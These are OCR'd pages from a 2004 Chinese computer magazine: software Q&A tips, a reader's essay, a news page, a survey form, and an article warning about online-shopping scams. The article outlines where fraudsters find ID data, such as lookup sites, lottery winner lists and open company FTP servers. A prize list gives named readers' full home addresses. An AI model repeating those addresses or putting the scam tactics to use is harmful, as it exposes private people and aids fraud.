答:你所购买的可能是市场上出现的标有"仅支持VCD机,不支持电脑播放"的VCD影碟。这类影碟可以使用超级解霸3000播放,如果你的超级解霸不能播放这些光盘,只要下载超级解霸的SP1升级包安装即可支持这类光盘。此类光碟在光盘表面有一空白圈。如果使用解霸V8,则无需安装此补丁即可直接播放。

5 我的孩子该用什么输入法

问:我刚刚为上小学一年级的孩子购买了电脑,在汉字输入方面听人们说五笔很快,又听说拼音输入法比较好学。请问,孩子用哪种输入法比较好?

答:不知大家是否注意到,微软的中文Windows操作系统中一直都带有一种智能ABC汉字输入法,这是微软推荐的汉字输入法,也是国家教育部门推荐的输入法,它确实是一种很不错的输入法。智能ABC输入法作为国家信息标准化委员会推荐的汉字输入方法,它遵循国家语言文字的规范,按标准的汉语拼音、汉字笔画书写顺序并充分利用计算机的功能来处理汉字。它支持标准的汉语拼音输入,同时又可以选择标准的汉字笔画来输入,也可以音形结合输入,拼音基础好的还可以使用双打高速输入汉字。孩子在学习时不会像学习五笔字型输入法那样将字根与汉字偏旁部首相混淆。智能ABC最新版5.22支持国标大字符集,可以输入生僻汉字,同时新增了大量词汇,这样可使输入速度更快。

当孩子学会了这个输入法后,其他几款比较好用的功能和兼容性更强的汉字输入法的使用便可迎刃而解。

6 拼音加加输入罗马数字

问:我用的“拼音加加”输入法没有提供特殊符号软键盘,请问如何输入大小写罗马数字?

答:“拼音加加”提供了很方便的罗马数字输入方法,你只要输入“大写罗马”的首字母串dxlm或“小写罗马”的首字母串xxlm即可调出罗马字母的选择列表供你选择。

7 定制输入法快速调用按键

问:在单位的公用电脑中,由于每个使用者所用的输入法不尽相同,因而电脑中安装了众多输入法,每次调用自己的输入法很不方便。请问,能不能自己设计一个快捷键来调用自己的输入法?

答:完全可以自己定义输入法调用快捷键。方法是:依次打开“我的电脑→控制面板→输入法”,单击“热键”标签,在“项目”列表框中选定“切换到×××输入法”,然后设置快捷键的“基本键”和“组合键”,最后单击“确定”按钮。比如把你常用的智能ABC输入法设置快捷键为Ctrl+1,实际应用中就会感觉非常方便。

8 是真人发音还是TTS发音

问:金山词霸2003中单词的发音有的比较模糊,有的比较接近自然人发音。请问,金山词霸2003中的单词发音是真人发音还是TTS语音合成发音?如何区别?

答:词霸的发音是真人发音同TTS语音合成技术(Text to Speech engine)相结合来进行的。在发音时词霸首先默认真人发音,如果这个词没有真人发音,再启用TTS发音。真人发音是清晰男声发音;TTS发音缺省是女声发音,可在“设置→合成语音”里面调整发音角色和发音频率、速度等,通过将此发音设置为一种有特色的效果,可以与真人发音相区别。

9 豪杰解霸播放出现蓝屏

问:最近我在用豪杰超级解霸播放影碟的过程中,经常出现死机、蓝屏或未知错误。请问如何解决?

答:可以考虑如下几个方面:

(1)使用杀毒软件查杀计算机中是否有病毒,有则杀之。

(2)卸载豪杰超级解霸,重新启动计算机后,安装软件到新的目录下。

(3)关闭杀毒软件防火墙,然后重新安装超级解霸。

10 做幻灯片先用Word

问:我们在做演示幻灯片的时候一般都是以Word文稿为依据的,能不能直接把Word文稿导入到PowerPoint中来制作幻灯片?

答:通常我们用Word来撰写文档,然后用PowerPoint做演示幻灯片。这虽然是2件事,可以分别进行,但巧妙地使用“发送”的技巧,可以达到事半功倍的效果。方法如下:

在Word中打开文档,单击“文件”菜单中的“发送”,再单击“Microsoft PowerPoint”。每个标题1样式的段落都会成为新幻灯片的标题,每个标题2样式的段落都会成为第一级文本,依此类推。

11 Word也能发电子邮件

问:我是一只“菜鸟”,每次上网发电子邮件感觉很不方便,我的电脑中安装有微软Word。请问,能不能用它来发邮件?

答:很多人一说到电子邮件,就想起Outlook Express或者Internet Explorer,其实,用Word编发电子邮件是十分方便的。使用Word编发电子邮件还可以创建电子邮件签名,它会出现在所发邮件的结尾处,用户还可以根据自己全部的个人设置来创建电子邮件信纸。

当用户想发一封电子邮件时(在确认计算机已经正常联接到Internet的前提下),单击“文件”菜单栏,选择“新建”命令,在“常用”选项卡中选择“电子邮件正文”,单击“确定”。这时会弹出电子邮件编辑界面,文档默认名字为“无标题的邮件”,在“收件人”后的空格中填上对方的电子邮件地址,如果邮件不止想发给一个人,可以在“收件人”或“抄送”栏里填上其他人的电子邮件地址,注意每两个地址间用逗号隔开。在主题栏上填入邮件的标题(填上你最想说的事,不然别人可能会因为烦而不看正文或认为是垃圾信而删除之),接下来就可以在主题下的空白文档区编写电子邮件正文了,写完后单击“收信人”上方的“发送”按钮,你的E-mail就发出去了。

12 填充数据还能更快速

问:在Excel中,单元格或单元格区域的右下角会有一个小方型,这就是填充柄。在一个工作表中已建立了数据表时,如果某一列要填入相同的数据或公式时,可以用鼠标拖动填充柄进行快速填充。但如果该列的数据很多则拖动操作会不好把握。请问,有没有更快速的方法?

答:可以用双击填充柄的方法来实现。在该列的第一个单元格内输入常量或公式(不必选定区域),然后将鼠标指向填充柄双击,则该列从输入单元格到数据区的最后一行就都填充了数据(常量或公式)。

拖动填充柄的方法几乎人人都知道,它是吸引用户使用Excel的重要原因之一。但双击填充柄进行自动填充,就更鲜为人知了,在Excel的帮助文档中都难以找到。CF [SB03]

1 在Outlook Express中加入MSN邮箱

问:我同时使用MSN和Outlook Express收发电子邮件，可Outlook Express中默认的邮箱类型并不包括MSN，只有POP3、IMGP和HTTP，而HTTP则只集成了Hotmail以及“其他”一项，MSN并不在其中，我只能登录网页使用MSN，非常麻烦。请问怎样才能在Outlook Express加入MSN邮箱？

答:在Outlook Express中是可以加入MSN邮箱的，你可以执行如下操作达到目的:

(1)启动Outlook Express，依次选择“工具→账户”。

(2)在弹出的窗口中选择“添加→邮件”。

(3)在“显示名”处输入一个标识，然后输入MSN电子邮箱地址。

(4)在“邮件接收服务器”类型中选择“HTTP”，在“HTTP邮件服务提供商”中选择“其他”，在“接收邮件服务器”中填写“http://oe.msn.msnmail.hotmail.com/cgi-bin/hmdata”。

(5)在“账户名”一栏中填写完整的MSN邮箱信息。

2 Outlook Express出错后无法启动

问:我在启动Outlook Express时，屏幕上出现如下错误提示:MSISN caused an invalid pate fault in module Directdb.dll。此时Outlook Express无法正常启动。请问这是怎么回事?如何解决这个问题？

答:出现这个提示说明Outlook Express里的Folders.dbx文件被破坏了，解决问题的方法是在系统中删除这个文件，然后重新启动操作系统，让其自动生成一个新的Folders.dbx文件。你可以在系统桌面上用鼠标选择“开始→搜索→文件或文件夹”，在其中输入Folders.dbx并进行查找，找到后用鼠标右键单击该文件并选择“删除”命令即可。

3 如何上传个人主页

问:我申请了网页个人免费主页空间，并且得到了文件上传服务器的账号和密码，我也在硬盘里做好了自己的一个简单主页。请问，我如何上传个人主页到服务器上？

答:可以用专用FTP软件实现文件上传。以CuteFTP 5.0 XP为例，上传网页的步骤如下:

(1)运行CuteFTP 5.0 XP，点击菜单命令“文件→站点管理器”，然后点击“新建”。

(2)在连接框中请填入下列内容:

站点标签:为你的站点起一个名字，以方便管理。

FTP主机地址:申请得到的主机地址，如ftp.go.nease.net。

FTP站点用户名称:username(username为你所申请的个人空间的用户名)。

FTP站点密码:你所申请的主页空间的密码。

FTP站点连接端口:一般为21。

(3)填写完成后点击“连接”，就开始链接服务器了。窗口左侧为本地硬盘目录区，窗口右侧为服务器硬盘。你的信息均应存放在根目录下，如上载文件只需在窗口左侧选中若干文件再用鼠标拖到窗口右侧即可，如果是下载文件则反向操作即可。

(4)文件传输完后就可以断开FTP的连接。只需点击CuteFTP窗口中左上角的断开图标即可。



网络答疑室

4 快速获得可用的代理

问:我所在的局域网设定了限制，我只能用代理上网使用QQ。但代理有它的特殊性，一般都不能长久地使用，经常都需要找新的代理。用在线扫描的方法需要很长的时间，有时一整天只能扫到几个真正能用的代理。要代理，只能经常访问一些公布代理的网站、论坛，非常的麻烦。请问有什么方法能快速获得有用的代理吗？

答:可以借助于专用软件来获得可用代理。QQ代理公布器就是发布一些网上的免费代理资源的程序，它方便于使用代理的朋友寻找代理，软件采用的是从网络上的代理数据库随机读取代理数据的方式运行，这样可以及时地得到有用的代理数据。

之所以要采用随机读取的方式，是因为当一个代理多人同时使用，就会造成代理的速度减慢，甚至代理不能登录。采用随机读取的方法可以避免很多人同时使用同一代理，避免代理加速死亡。

5 免费邮箱不容长久闲置

问:我去年同时申请了两个新浪免费邮箱，我一直在使用其中的一个，另一个用了一段时间后就暂停了使用。最近我开始使用闲置的那个邮箱时，发现已经不能用了。请问这是为什么？

答:如果你申请了新浪的免费邮箱，并且在90天内没有通过任何方式登录(Web或POP3)，那么该免费邮箱将会被冻结，不能再接收邮件，同时邮箱里面的一切数据将被清空，仅仅保留邮箱名字，如果你再次登录该账户，将会恢复正常使用。如果你的免费邮箱超过180天没有通过任何方式登录(Web或者POP3)，那么该免费邮箱地址将会被永久删除。

CF [SB04]

走进读者的电脑生活

■ 北京　史平一

我的半个月亮

“半个月亮爬上来，依啦啦爬上来……”

随着歌声涌动，我轻轻地从老爷机386DX里卸下主板，把它端端正正地镶入镜框；而后，犹如半个月亮爬上来一般地把它悬挂在书房的墙壁上——哈，布置新居的头件大事落实了。

儿子几经端详后说这是老爹怀旧之作。孙女则连呼另类，够high！

我问自己，七十多岁的年纪竟然也能抛出个另类的劳什子，岂不妙哉。

说妙也不妙，十年前也曾妙过哩。那年我刚从中关村花七千多元钱买回一台386DX，就有几位老哥们儿频频咂舌，笑我赶时髦，说我尾随时代潮流玩儿飘等等，不一而足。但是也有人给我鼓气，说大院里你属于敢头一个吃螃蟹的老头，望你老兄尽快把它玩儿转，我会紧步你的后尘也置一台电脑还要拜你为师呢。我把这些褒贬相间之词统统打包另存于脑后，遂拜一位青年工程师为师开始啃螃蟹。老师开始讲DOS，讲程序……弄得我一头雾水，我说咱来个速成的吧，先教我开机关机和打字，复杂的日后再说。如此这般，头一天就学会了开机关机热启动和用WPS 2.1录入汉字。此后，学用兼顾废寝忘食十五天，一部电视剧剧本居然被我这个刚刚破壳的雏鸟敲出来了。老师百般惊奇，声称要以我为样板向老年人推广云云。殊不知这十五天中竟发生三次死机一次系统崩溃，无不是瞒着老师抱着主机四闯中关村才起死回生的。

自此，凡需动笔的日记、书信、稿件、便签乃至孙女的请假条无不转嫁给电脑，不自觉地把多才多艺的PC压缩成单一的打字机。我是个杂家并非专业作家，不可能每天舞文弄墨，除文字录入外尚有更多的需求，诸如作曲、编辑图像和使用实用软件做更多的事。正当我酝酿开辟新的途径时，风扇、多功能卡、软驱连续发生故障，我傻了，失落感油然而生。常言道吉人自有天相，就在我一筹莫展的当口，一位电脑高手许XP(多酷的称谓，是后来我给他取的)闻讯后主动登门为我排忧解难，只稍许功夫就OK了。我称他是当代电脑李时珍，妙手回春。他说小菜一碟只是接触不良，这“病”你老人家也能治。之后，他收我做了徒弟。他设计的“培训计划”今天看来也挺另类的，一般老年人学电脑大多是学操作，而我这位老师却要我和他一起DIY。从此，老朽便一发不可收拾。几年来，我从一旁看到试着干，沿着386DX→486→PⅡ→PⅢ的线路一路飚升，我这个雏鸟也随之升级了。想当年我常请老师为我修电脑，现如今我也能为他人“排忧解难”了，今昔对比颇有昨天今日两重天的味道。

许XP是我的良师益友，不仅扶我上马，至今仍为我引缰。每逢他逮到好东东，准是两人共享。比如我在《电脑爱好者》上看到ACDSee出了新版本的信息，没过几天他就给我拿来了ACDSee 6.0。当我为系统备份摸不着头脑而向他求救时，他在电话里说你老人家有库存的Ghost最新版本，掏出来用嘛。看，他对我的家底比我还一清二楚。我和许XP还有个共同嗜好——乐于“尝鲜”。比如几年前Windows XP在喧嚣声中粉墨登场的当天，就决然斥巨资把它拿下，并且是买回就装，装了就用，立竿见影，好不快活。当Windows XP漏洞百出令不少人反弹回Windows 98或Windows 2000的那阵子，我俩依然稳坐钓鱼台，有漏补漏，照用不误，令Windows XP乖乖地为我服务。

所谓“尝鲜”其实就是求新，求新即意味着进步，何乐而不为呢。

今年年初(HT)P4沸沸扬扬，我又跃跃欲试了，我刚向老伴张嘴，她竟欣然允诺，惟一的条件是只能买品牌机，不准DIY。我欣喜若狂，不准DIY是心疼我一把年纪，买品牌机无疑是对我去年所作的两件小事给予的奖励，那可是她津津乐道的两件小事。

作曲家巩志伟患了老年痴呆症，丧失了记忆，你问他我是谁，他竟然回答他夫人的名字，但唱起歌来却古今中外滔滔不绝，尤其唱他自己的作品更是声情并茂。他有众多的管弦乐作品和声乐作品，他创作的电影《怒潮》中的插曲“送别”流传至今，久唱不衰。一天，他的夫人

热心评刊员公布

以下10位读者被评为2004年第16期热心评刊员。㊣表示为《电脑爱好者》2004年全年订户。

一等奖1名（奖品：台电女神全能COMBO）

姓名	地址	邮编
谢　勇	北京市东城区交道口东大街6号楼一单元607	100007

二等奖3名（奖品：台电黑侠多媒体键鼠套装）

姓名	地址	邮编
刘　忠	广东省陆丰市东海镇桥西路35号	516500
郭宏宪	新疆乌鲁木齐北京北路47号	830011
余平雷	湖北省武汉市钢花新村118街66门12号	430081

三等奖6名（奖品：台电光电迷你梭800CPI鼠标）

姓名	地址	邮编
朱杨帆	云南省楚雄市东新路88号（楚雄石油公司二号院）	675000
陈安宝	河北理工大学机械系02机自4班	063000
张　昆	山东省济南市文化西路9号3-4-102	250014
沈佳音㊣	福建省厦门市厦禾路784号308室	361004
杨长滨㊣	山西省闻喜东镇702信箱541印刷厂	043801
王重方㊣	江苏省镇江市官塘桥镇江船用柴油机厂	212011

最佳文章公布

2004年第16期优秀文章

第一名：“特别话题”栏目《剿匪大行动 全歼Windows另类垃圾》作者：**ABC**获得奖金500元和《电脑爱好者》荣誉证书。

第二名：“市场传真、精明买家”栏目《AMD盒装CPU真假立辨》作者：**朱爱清**获得300元奖金和《电脑爱好者》荣誉证书。

第三名：“硬件步步高”栏目《完美装机系列—内存的安装与调试》作者：**cai**获得200元奖金和《电脑爱好者》荣誉证书。

把过去从收音机转录的中央人民广播电台编辑的“巩志伟作品音乐会”的录音带交给我，说老巩的一些老战友想听他的作品，你给翻录一些吧。还说真想在老巩有生之年为他举办一场音乐会，可是……她满怀苦楚没说下去。转录之后我突发奇想，这场音乐会由我来“办”。遂用Photoshop把我和巩志伟在延安合影中的他抠下来，以中央乐团交响乐队为背景，再加上“巩志伟作品音乐会”几个大字，打印过后贴在录音盒带上。当我把录音带递给巩志伟并说这是你的作品音乐会录音时，他没有作答而是发出会心的微笑。


另一件小事意义不大却很有趣。

一位朋友送来一份电影插曲的歌词请我谱曲。影片描写的是上个世纪四十年代末一位东北姑娘的爱情悲剧，这首歌是她在梨树林中宣泄内心苦楚时唱的。我的朋友一再强调我是那个年代过来的人，能把握住那个时代音乐的风格与情调等等，高帽之下我应承下来。“奴是二八满洲佳人”，当我看到这第一句歌词时，脑袋立时“嗡”了一下，似曾相识，连音乐旋律也在脑海中浮现，但不确定因素促使我求助电脑，遂打开曲库查询，找到了日伪时期的殖民歌曲“满洲姑娘”，其歌词第一句恰是“我是十六岁的满洲姑娘”。于是我提出质疑：满洲？日本鬼子投降后的东北女孩竟然自称满洲姑娘？她不会是汉奸吧？兄弟，这个差使愚兄难以胜任。我的朋友说我佩服老哥的认真劲儿，可是片子和日本鬼子风马牛不相及；临来前导演讲了他不熟悉那段历史，歌词任你修改或重新写都行，一切由你定夺。既然如此难以推辞，遂连夜创作歌词，数日后我用电脑敲的第一首歌曲告磬了。歌唱者是大名鼎鼎的小姑娘周迅，我敢说她早忘了这首歌，也不清楚其间的周折，更不会知道作者是谁。

两件小事满打满算最多打三分，可老伴却奖给我一台P4，我怎能不受宠若惊？

在同电脑携手一起走过的十年中，每敲一下键盘就会留下一个音符，每点一次鼠标就会掀开崭新的一页。我给予电脑的仅仅是时间的脚步声，而电脑给予我的却是知识和力量。每当电视荧屏上出现我用键盘敲出的电视剧或电视电影时，我会凝眸墙壁上悬挂的那块386DX老主板——我的半个月亮，真切地说：Computer，I love you！

CF [DB01]



信来信往

蜜蜂做电脑爱好者吉祥物 理所当然

贵州省毕节二中赵开义：爱刊第10期中有读者提及蚂蚁为电脑爱好者吉祥物的话题。我认为，电脑爱好者的吉祥物非蜜蜂莫属。蜜蜂兢兢业业，为人类酿造甜蜜，而自己只留下一点蜜来维持生计。蜜蜂的勤劳，细致的分工合作，这些都是众所周知的，它们的奉献精神更是毋庸置疑。这些，不正是电脑爱好者小编们的传统精神吗？蜜蜂可以算做小编们的“同类”吧！（各位小编，不容你们抵赖，我抬举蜜蜂了吗？！）所以我认为，蜜蜂做为爱刊的吉祥物是理所当然的。——铁杆读者赵开义

爱刊回音：谢谢赵开义同学对小编们的赞美！其实不光是小编们有蜜蜂一样的勤劳和奉献精神，我们相信，全国各地每一位电脑爱好者的勤劳都不亚于蜜蜂，而当每一位电脑爱好者学有所成之后，他们的奉献精神与蜜蜂相比会有过之而无不及。蜜蜂奉献给人们的是单一的甜蜜，而广大的电脑爱好者奉献给家人或社会的是五花八门的甜蜜，五彩缤纷的幸福生活！所以，我们想如果可能的话，让蚂蚁和蜜蜂共同成为我们电脑爱好者的吉祥物。大家说呢？

第20期杂志相关软件索引

	软件	版本	软件说明	页码
	Webshots Desktop	2.0	优秀的壁纸更换软件	13
荐	Talisman Desktop	2.8 Beta Build 2803	节省系统资源的桌面软件	14
荐	Rainlendar	0.19.3	把漂亮的日历摆在桌面上	15
	LClock		将系统时钟变成Longhorn风格	15
荐	MemoryBoost Pro Manager	2.6	较优秀的内存优化软件	20
	FrontMotion Login		修改Windows 2000/XP/2003系统登录和关机画面	25
	Winnt.sif Creater	2.0	建立Windows XP无人值守文件	33
	OEMSet	1.5a	设置品牌机信息	41
	JPG超强浏览压缩工具	2.1	压缩JPG文件	41
	EmAvi		为AVI视频文件制添加注释	41
荐	DisplayX	1.0	刚买LCD的必备软件	41
荐	子落月影	1.3	玩五子棋的必备软件	42
	IP更换大师	1.0	更换IP设置	42
荐	QQ去昵称不显时间设置器		让你在QQ 聊天时不显示时间及昵称	42
	EVEREST	1.10.108	测试软硬件系统信息的工具,可以详详细显示PC每一硬件的信息	57
	Hwinfo	4.9.4	优秀的硬件测试工具，特别适合查询老硬件的信息，并且能够识别硬件真假	58
	QQ表情文件共享外挂	1.0Beta	QQ表情共享软件	65
	渗透	3.0	将信息隐藏到其他文件的软件	68
	Xfire	Beta中文版	专为在线游戏玩家设计的软件	69

《电脑爱好者》2004年第20期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选40位热心评刊员，发给丰厚的奖品。



DU ZHE PING KAN
读者评刊

优秀奖10名

奖品：Photo 硬派 6.0 中文版

价值：98元




- 数码摄影:像专家一样地编辑相片，以更少的步骤实现杰出的作品。包含改善相片品质、高级的相机滤镜、简易的相片共享等功能。
- 无与伦比的创意:以简易好用的创意工具化平凡为神奇；包罗万象的点阵与矢量工具；独一无二的 3D 合成；耀眼的特殊效果。
- 网页影像:建立动感十足的 Web 组件或输出完整的网页。包含完整的网页制作工具、交互式 JavaScript 特效、以视觉方式配置网页等功能。

Photo 硬派 6.0 中文版

纪念奖30名

奖品:公仔 FM 全自动选台收音机

价值:50元



- 超强的搜索功能。可搜索的频率范围为 FM88～108MHz
- 时尚的外观设计。它本身也是一个很好的小摆设。
- 视听新概念。

公仔 FM 全自动选台收音机

■个人资料

姓名＿＿＿＿＿＿ 出生日期＿＿＿＿＿＿ 性别＿＿＿＿ 文化程度＿＿＿＿

职业＿＿＿＿＿＿ 联系电话＿＿＿＿＿＿ 通讯地址＿＿＿＿＿＿＿＿

邮政编码＿＿＿＿＿ Email＿＿＿＿＿＿＿＿＿＿ QQ＿＿＿＿＿

■本期文章评价

(请填文章结尾处的代码,如:YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原因	文章代码	原因	文章代码

■本期栏目评价

(如关注此栏目，请选择“喜欢”或“不喜欢”；如不关注此栏目，只选择“不关注”即可。)

	不关注此栏目	喜欢	不喜欢
CFan新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络e生活			

	不关注此栏目	喜欢	不喜欢
硬件步步高			
市场传真、精明买家			
评测直击			
创业&就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1.本期杂志的综合评价:□很好 □较好 □一般 □较差 □很差

2.本期与前几期的比较:□比以前好 □与以前差不多 □不如以前

3.本期杂志的总体难度:□太简单 □还可以 □比较适中 □有点难 □太难

■特别专题调查

1.您习惯于使用哪种汉字输入法？＿＿＿＿＿＿＿＿＿＿


2.您输入汉字的速度是每分钟多少汉字？＿＿＿＿＿＿＿＿＿＿

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！)

评刊表复印或手抄均有效，请寄至:北京9615信箱(邮编:100086) 《电脑爱好者》编辑部 / 评刊2004年第20期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn 评刊截止日期2004年11月15日(以邮戳为准)

一个个真实的案例；
一段段耐人寻味的谎言；
在真实与谎言背后，谁出卖了网民的良知？
在买与卖之间，谁套取了网民的信用？



骗在“十一黄金周”

■ 阿健

“十一黄金周，你都做了些什么？”

这是很多朋友十一大假之后都要问我的一个问题。至于我，基本上是在家里，偶尔上网买几本书。不过，幸好当当网的信用好，我所买的书很快拿到手。至于其他一些朋友，他们网上购物的经历就不是那么愉快了。

翟勇:差点被骗7500元

“网上购物，千万别留下你的电话！”翟勇（化名）在经历了离奇的网上购物经历后，说出了自己的肺腑之言。

事情发生在10月1日，翟勇在某网站发现了一部中意的诺基亚手机。机主开出了低于市场价几百元的价格，而且在介绍当中也没有任何感觉夸大的成分。于是，他放心出价并留下了自己的电话号码以便机主能在第一时间找到他。

距离结束拍卖还有大约2天多吧，离奇的事情发生了。

一个自称是机主的人打电话给小翟，提出可以提前出售手机，并可以给一个比网站上稍低一些的价格。原因很简单，就是急于出手，手头上缺钱。小翟顿生疑虑，并以“手头上没那么多钱”为由拒绝对方立即付款的要求。

可是，小翟回到家发现那支手机仍然在继续拍卖。他心想，这大概是诈骗集团的一个手段吧，于是发消息询问机主是否着急卖出去。从网上机主处得到的消息是，人家根本不着急卖手机。就在小翟暗自庆幸差点上当的时候，那位骗子又打电话来了……

“我真的急着要卖，而且现在正忙着搬家，手机已经包装好了，要不先把手机寄给你吧。你手边有多少钱，先汇给我一部分，等到收到手机后再结余款。”骗子很有诚意地说。

已经联系了机主的翟勇，思想上有了准备，他有点儿想套出骗子的信息，抛出诱饵说:“我身边大约只有3000左右”。没想到对方爽快地答应说:“那就算交个朋友好了。你先汇5000元给我，其他的等到拿到手机再汇。”



图片所示为易趣与警方合作，抓获JS"老山风"的经过简介。

小翟以同时竞标多部手机为由，希望套取对方说出更多信息:“那行，把你的帐号给我。请问您怎么称呼？我要不要先把手机标下来，以免有人出更高价？”

对方一再推托:“不用，不用啦。等你收到手机觉得喜欢再标下来也行。我给你一星期的试用期，这一星期里面你有问题随时可以跟我说。不喜欢也可以退货。”

什么？二手手机还能试用，不喜欢竟然能退货？

没有太多网络购物经验的小翟，结果还是婉言谢绝了对方的一切请求，把电话挂断了。不过心中再也不能抹去对时下网络购物的遗憾。

李东:被骗7500元

李东因在某网站的“笔记本交易区”进行买卖被骗整整7500元。

10月3日，李东在“笔记本交易区”看到了这样的一个帖子，内容是上海丁先生索尼FR800C笔记本电脑，9850元购机，现98成新，标价8000元，可议价！并留有手机和固定电话。

李东绕过网站的交易规则，直接打通了卖家上海丁先生的手机。交谈中，他提出了想先看看机器照片、保修卡、发票，于是双方交换了邮箱地址。第二天，他收到保修卡和收据的照片，对方附言:机器基本上全新的，因太沉，不便于携带，从2003年10月买了到现在都没怎么用。此外，还提供了序列号，以证实这确实是水货。对于没有发票，对方理由是没有发票售价可以便宜一些。

看过对方的描述，李东还是非常满意的。经过讨价还价价格定在7500元，并且丁先生负责邮寄费用。最后他们开始商谈具体付款交货事宜，但是双方都觉得自己先付款或交

货有些不妥当，李东当然不愿意先将7500元给对方。对方更不愿意先将本本给他，双方陷入了僵持。

这时，丁先生表示大家可否各让一步。李东先付半款，款到后再付尾款。

经过缜密地分析，李东认为可行。但是他还是非常严谨地提出要求丁先生提供身份证、住址、电话等资料。对方非常爽快地将地址和电话告诉了他，并说如果工作时间打电话可能是他父亲接听。第二天，李东在汇款前打电话查实，接听电话确实是位老先生。同一天，丁先生收到半款，将特快专递号告之李东。

第三天，李东电话查询上海市闵行区邮政支局，确认了丁先生已经将货物寄出，并核实货物确实是“笔记本”，遂将余款4000 元汇出。

三天后，李东到当地邮政支局查询，邮政表示由于地址错误邮品已经被退回。三天里，李东用尽一切方法联系上海丁先生，所有的电话永远是没有人接听……

网络:奸商的温床

十一黄金周，对于翟勇和李东来说，早已变得暗淡无光。好容易赶上一个7天长假，本来寄希望于网络，度过一段欢乐的时光，谁想到却是这样一段灰色的经历？与其说网络奸商（JS）可恶之极，不如想办法从根本上杜绝网络购物各个环节的陷阱。经过笔者多方查证，从一些特殊“朋友”处得到资料显示，网络是JS们获取身份证等信息的主要来源。



第一种，搜到你的个人资料。在Google中搜索身份证查询，整页的链接信息告诉你:JS就是利用这些所谓的“身份证解读系统”找到某一个身份证号码的登记地址和主人的相关信息。也正是它塑造了一个个“真实”的卖主信息！

第二种，中奖信息不再是福音。现在，各大电视媒体拿中奖信息吸引观众登录自己的网站。获奖名单中，身份证号、姓名、加上手机号码，简直是应有尽有。在此，笔者也希望电视媒体的同仁，能在提高网站访问率的同时，注意居民个人信息的保密，某些重要信息可加“*”保密。

第三种，企业网站可以获得员工身份证照。网络上经常会存在企业FTP站点，稍微细心的用户就可以访问到。作为内部服务器，当然就会有一些员工信息，其中身份证、住址、电话等个人信息业是应有尽有的，更有甚者，还有员工身份证上的扫描照片！





JS 成功登录某机关 FTP 站点的截图

上述三法，有的JS还在使用，而有的早已不用。可就是这样，仍然有那么多网站在“不经意间”泄露了居民最宝贵的身份信息，这难道不值得关注吗？网络除了给消费者带来愉悦的体验外，同时带来的是一个又一个潜在的隐患。那么，有什么办法可以杜绝此类现象的发生吗？

诚信制度有待健全

“十一黄金周”渐渐地从消费者的印象中淡去了，接下就是元旦3天、春节7天的长假。面对雨后春笋般生出的网络JS，归根结底是因为我们缺乏可以明辩身份的信用机制和防患于未然的监察体系架构。

孔子曰:“人而无信，不知其可也。”信用机制，即诚信，自古即为修身立国之根本。只有交易双方有足够的信用度，交易才有可能完成，否则任何交易都需要面对面，以货易货地进行。这不仅增加交易费用，而且将交易的规模限制在一个很小的范围，严重阻碍了生产和流通。因此，建立社会信用体系已成为整个社会的当务之急。

同样在网络监管体系上，我们不得不思考如何保障网络秩序;如何维护网络文明;如何保障电子商务行为的信用;如何保护广大消费者的合法权益。网络监管已经迫在眉睫。

信用机制、网络监管，还是任重而道远。

乐在下一个“黄金周”

最后，我请教了一些频繁网上交易的高手，得出下列经验，希望能为下一个“黄金周”做好准备。

1.票据要全。实际上真正的交易还是在网下进行的。这样的话，像发票、保修单这类的购物证明是日后维权最基本的凭证。

2.用户协议仔细看。这里有四个要点值得注意:看有无退换货条款；看对消费者隐私保护条例；看三包相关条款；看交货延迟、虚假广告方面的说明。

3.选择一个可靠的网站。问问网友的口碑便知。

4.保持原始证据，收藏网上说明及用户协议书。

CF [XW01]

新闻"爬"行榜

网络新闻遍地开花，究竟哪朵最多姿？
新闻爬榜有理由，究竟哪些会入围？
下面就是本期新闻"爬"行榜揭榜时段。
本期新闻状元星是：440万笔记本电源漏电　戴尔急了

超宽带无线问世　下载达每秒1Gb

一种新型高速宽带无线接入方式即将进入家庭。它可使设备的数据下载速度达到每秒1Gb，这大约是Wi-Fi标准的18.5倍。目前，它还只用于家中高画质电视信号的传送。最终，这类超宽带技术的芯片可被植入PC、机顶盒、相机或平板电脑等任何电子设备中，真正做到数据的高速传输。


时评：未来随着网络通信市场的成熟，无线技术将获得充分的发展空间，各种无线技术将在自身优势基础上得到更好的发展，3G、WiMax、WLAN、UWB等主流无线技术以及包括4G、ZigBee等在内的其他无线技术不断涌现，一场争夺"制空权"的战争即将上演。

爬榜理由：革命，技术革命，是福是祸？

IPTV看好 京月租仅10元

数字电视标准迟迟未定，网络电视（IPTV）倒是先行一步。据悉，中国IPTV用户已从2000年的1万户左右增长到今年的219万户，着力推广网络电视的中视网络发展有限公司在北京地区已经按照10元/月的标准开始收费。


时评：一个更加现实的问题出来了：目前中国的宽带传输速度在100K／秒左右，但是要收看清晰且连续的网络电视节目需要传输速度超过400K／秒。如此悬殊，网民是否能坚持到它清晰的那一刻？



爬榜理由：网络电视是否"叫好又叫座"？

AMD蓝图曝光 明年主打双核心

